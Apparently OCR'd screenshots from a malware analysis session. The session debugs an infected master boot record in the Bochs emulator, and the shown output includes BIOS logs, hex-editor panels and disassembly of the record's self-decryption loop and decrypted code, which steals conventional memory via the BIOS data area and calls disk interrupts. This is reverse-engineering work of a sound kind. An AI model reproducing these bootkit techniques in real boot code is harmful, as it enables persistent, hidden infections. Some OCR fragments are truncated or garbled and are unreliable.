
```
00000000000i[PLUGIN] reset of 'iodebug' plugin device by virtual method
00000000000i[PLUGIN] reset of 'usb_uhci' plugin device by virtual method
00000000000i[      ] set SIGINT handler to bx_debug_ctrlc_handler
Next at t=0
(0) [0x0000fffffff0] f000:fff0 (unk. ctxt): jmpf 0xf000:e05b          ; ea5be000f0
<bochs:1> lb 0x7c00
<bochs:2> c
00000004602i[BIOS  ] $Revision: 13073 $ $Date: 2017-02-16 22:43:52 +0100 (Do, 16. Feb 2017) $
00000360040i[KBD   ] reset-disable command received
00000405825i[BIOS  ] Starting rombios32
00000406263i[BIOS  ] Shutdown flag 0
00000406855i[BIOS  ] ram_size=0x20000000
00000407298i[BIOS  ] ram_end=512MB
00001299126i[BIOS  ] Found 1 cpu(s)
00001312710i[BIOS  ] bios_table_addr: 0x000f9cd8 end=0x000fcc00
00001640505i[PCI   ] i440FX PMC write to PAM register 59 (TLB Flush)
00001968434i[P2ISA ] PCI IRQ routing: PIRQA# set to 0x0b
00001968453i[P2ISA ] PCI IRQ routing: PIRQB# set to 0x09
00001968472i[P2ISA ] PCI IRQ routing: PIRQC# set to 0x0b
00001968491i[P2ISA ] PCI IRQ routing: PIRQD# set to 0x09
00001968501i[P2ISA ] write: ELCR2 = 0x0a
00001969271i[BIOS  ] PIIX3/PIIX4 init: elcr=00 0a
00001976994i[BIOS  ] PCI: bus=0 devfn=0x00: vendor_id=0x8086 device_id=0x1237 class=0x0600
00001979273i[BIOS  ] PCI: bus=0 devfn=0x08: vendor_id=0x8086 device_id=0x7000 class=0x0601
00001981391i[BIOS  ] PCI: bus=0 devfn=0x09: vendor_id=0x8086 device_id=0x7010 class=0x0101
00001981620i[PIDE  ] new BM-DMA address: 0xc000
00001982236i[BIOS  ] region 4: 0x0000c000
00001984250i[BIOS  ] PCI: bus=0 devfn=0x0a: vendor_id=0x8086 device_id=0x7020 class=0x0c03
00001984454i[UHCI  ] new base address: 0xc020
00001985070i[BIOS  ] region 4: 0x0000c020
```

```
Plex86/Bochs VGABios (PCI) current-cvs 08 Jul 2014
This VGA/VBE Bios is released under the GNU LGPL

Please visit :
 . http://bochs.sourceforge.net
 . http://www.nongnu.org/vgabios

Bochs VBE Display Adapter enabled

Bochs BIOS - build: 02/16/17
$Revision: 13073 $ $Date: 2017-02-16 22:43:52 +0100 (Do, 16. Feb 2017) $
Options: apmbios pcibios pnpbios eltorito rombios32

ata0 master: Generic 1234 ATA-6 Hard-Disk (   9 MBytes)

Press F12 for boot menu.

Booting from CD-Rom...
CDROM boot failure code : 0002
Boot failed: could not read the boot disk

Booting from Hard Disk...
```



```
00002815112i[BIOS  ] ata0-0: PCHS=20/16/63 translation=none LCHS=20/16/63
00006261829i[BIOS  ] IDE time out
00013508280i[WINGUI] dimension update x=720 y=400 fontheight=16 fontwidth=9 bpp=8
00276871798i[BIOS  ] CDROM boot failure code : 0002
00277379652i[BIOS  ] Booting from 0000:7c00
(0) Breakpoint 1, 0x0000000000007c00 in ?? ()
Next at t=277379707
(0) [0x000000007c00] 0000:7c00 (unk. ctxt): xor ax, ax                ; 31c0
<bochs:3> u /20
00007c00: (                    ): xor ax, ax                ; 31c0
00007c02: (                    ): mov ss, ax                ; 8ed0
00007c04: (                    ): mov sp, 0x7c00            ; bc007c
00007c07: (                    ): mov es, ax                ; 8ec0
00007c09: (                    ): mov ds, ax                ; 8ed8
00007c0b: (                    ): sti                       ; fb
00007c0c: (                    ): pusha                     ; 60
00007c0d: (                    ): mov cx, 0x00cf            ; b9cf00
00007c10: (                    ): mov bp, 0x7c19            ; bd197c
00007c13: (                    ): ror byte ptr ss:[bp], cl  ; d24e00
00007c16: (                    ): inc bp                    ; 45
00007c17: (                    ): loop .-6                  ; e2fa
00007c19: (                    ): inc sp                    ; 44
00007c1a: (                    ): test word ptr ds:[di], bx ; 851d
00007c1c: (                    ): (invalid)                 ; c71c
00007c1e: (                    ): mov ax, 0x0426            ; b82604
00007c21: (                    ): or byte ptr ds:[bx+si+98], ch ; 006862
00007c24: (                    ): inc ax                    ; 40
00007c25: (                    ): push cs                   ; 0e
00007c26: (                    ): or word ptr ds:[si], 0xffa3 ; 830ca3
<bochs:4>
```

Viewing the Decrypted Code



Bochs for Windows - Console


```
00007c16: (                    ): inc bp                ; 45
00007c17: (                    ): loop .-6              ; e2fa
00007c19: (                    ): inc sp                ; 44
00007c1a: (                    ): test word ptr ds:[di], bx ; 851d
00007c1c: (                    ): (invalid)             ; c71c
00007c1e: (                    ): mov ax, 0x0426        ; b82604
00007c21: (                    ): or byte ptr ds:[bx+si+98], ch ; 086862
00007c24: (                    ): inc ax                ; 40
00007c25: (                    ): push cs               ; 0e
00007c26: (                    ): or word ptr ds:[si], 0xffa3 ; 830ca3
<bochs:4> lb 0x7c19
<bochs:5> c
(0) Breakpoint 2, 0x0000000000007c19 in ?? ()
Next at t=277380337
(0) [0x000000007c19] 0000:7c19 (unk. ctxt): mov byte ptr ds:0x7ce8, dl ; 8816e87c
<bochs:6> u /10
00007c19: (                    ): mov byte ptr ds:0x7ce8, dl ; 8816e87c
00007c1d: (                    ): sub word ptr ds:0x0413, 0x0010 ; 832e130410
00007c22: (                    ): mov ax, word ptr ds:0x0413 ; a11304
00007c25: (                    ): shl ax, 0x06          ; c1e006
00007c28: (                    ): mov word ptr ds:0x7c63, ax ; a3637c
00007c2b: (                    ): mov ah, 0x48          ; b448
00007c2d: (                    ): mov si, 0x7cf9        ; bef97c
00007c30: (                    ): mov word ptr ds:0x7cf9, 0x001e ; c706f97c1e00
00007c36: (                    ): int 0x13              ; cd13
00007c38: (                    ): mov di, 0x7ce3        ; bfe37c
<bochs:7> _
```

Bochs for Windows - Display

```
VGABios (PCI) current-cvs 08 Jul 2014
ios is released under the GNU LGPL

s.sourceforge.net
nongnu.org/vgabios

lay Adapter enabled

uild: 02/16/17
73 $ $Date: 2017-02-16 22:43:52 +0100 (Do, 16. Feb 2017) $
os pcibios pnpbios eltorito rombios32

eneric 1234 ATA-6 Hard-Disk (   9 MBytes)

boot menu.

D-Rom...
lure code : 0002
ould not read the boot disk

ard Disk...
```

Windows 10 x64 - VMware Workstation
Library
My Computer
Windows 10 x64
HxD - [C:\Program Files (x86)\Bochs-2.6.9\c.img]
Offset(h): 2000
IPS: 277.380M
le = open("infected_mbr.bin", "rb")

Exiting Bochs



Bochs for Windows - Console

```
00007c36: (                    ): int 0x13              ; cd13
00007c38: (                    ): mov di, 0x7ce3        ; bfe37c
<bochs:7> 00277380337i[      ] dbg: Quit
00277380337i[CPU0  ] CPU is in real mode (active)
00277380337i[CPU0  ] CS.mode = 16 bit
00277380337i[CPU0  ] SS.mode = 16 bit
00277380337i[CPU0  ] EFER   = 0x00000000
00277380337i[CPU0  ] | EAX=00000000  EBX=00000000  ECX=00090000  EDX=00000080
00277380337i[CPU0  ] | ESP=00007bf0  EBP=00007ce8  ESI=000e0000  EDI=0000ffac
00277380337i[CPU0  ] | IOPL=0 id vip vif ac vm rf nt of df IF tf sf zf af PF cf
00277380337i[CPU0  ] | SEG sltr(index|ti|rpl)     base    limit G D
00277380337i[CPU0  ] |  CS:0000( 0004| 0|  0) 00000000 0000ffff 0 0
00277380337i[CPU0  ] |  DS:0000( 0005| 0|  0) 00000000 0000ffff 0 0
00277380337i[CPU0  ] |  SS:0000( 0005| 0|  0) 00000000 0000ffff 0 0
00277380337i[CPU0  ] |  ES:0000( 0005| 0|  0) 00000000 0000ffff 0 0
00277380337i[CPU0  ] |  FS:0000( 0005| 0|  0) 00000000 0000ffff 0 0
00277380337i[CPU0  ] |  GS:0000( 0005| 0|  0) 00000000 0000ffff 0 0
00277380337i[CPU0  ] | EIP=00007c19 (00007c19)
00277380337i[CPU0  ] | CR0=0x60000010 CR2=0x00000000
00277380337i[CPU0  ] | CR3=0x00000000 CR4=0x00000000
(0).[277380337] 0[0x000000007c19] 0000:7c19 (unk. ctxt): mov byte ptr ds:0x7ce8,0 dl ;2 7087163e887c0
337i[      ] Ctrl-C detected in signal handler.
00277380337i[CMOS  ] Last time is 1729744119 (Wed Oct 23 21:28:39 2024)
00277380337i[SIM   ] quit_sim called with exit code 0

Bochs is exiting. Press ENTER when you're ready to close this window.
```

Special editors

Data inspector

Binary (8 bit)		11101011
Int8	go to:	-21
UInt8	go to:	235
Int16	go to:	21227
UInt16	go to:	21227
Int24	go to:	-7318805
UInt24	go to:	9458411
Int32	go to:	1318081259
UInt32	go to:	1318081259
Int64	go to:	2329282760189956843
UInt64	go to:	2329282760189956843
LEB128	go to:	-5781
ULEB128	go to:	10603
AnsiChar / char8_t		ë
WideChar / char16_t		勫
UTF-8 code point		1st continuation byte invalid
Single (float32)		1210676608
Double (float64)		5.75029834011922E-153
OLETIME		12/30/1899
FILETIME		3/16/8982 2:53:38 AM
DOS date		7/11/2021

Byte order

● Little endian ○ Big endian

□ Hexadecimal basis (for integral numbers)

Windows 10 x64 - VMware Workstation
Library
HxD - [C:\Program Files (x86)\Bochs-2.6.9\c.img]
Offset(h): 2000
le = open("infected_mbr.bin", "rb")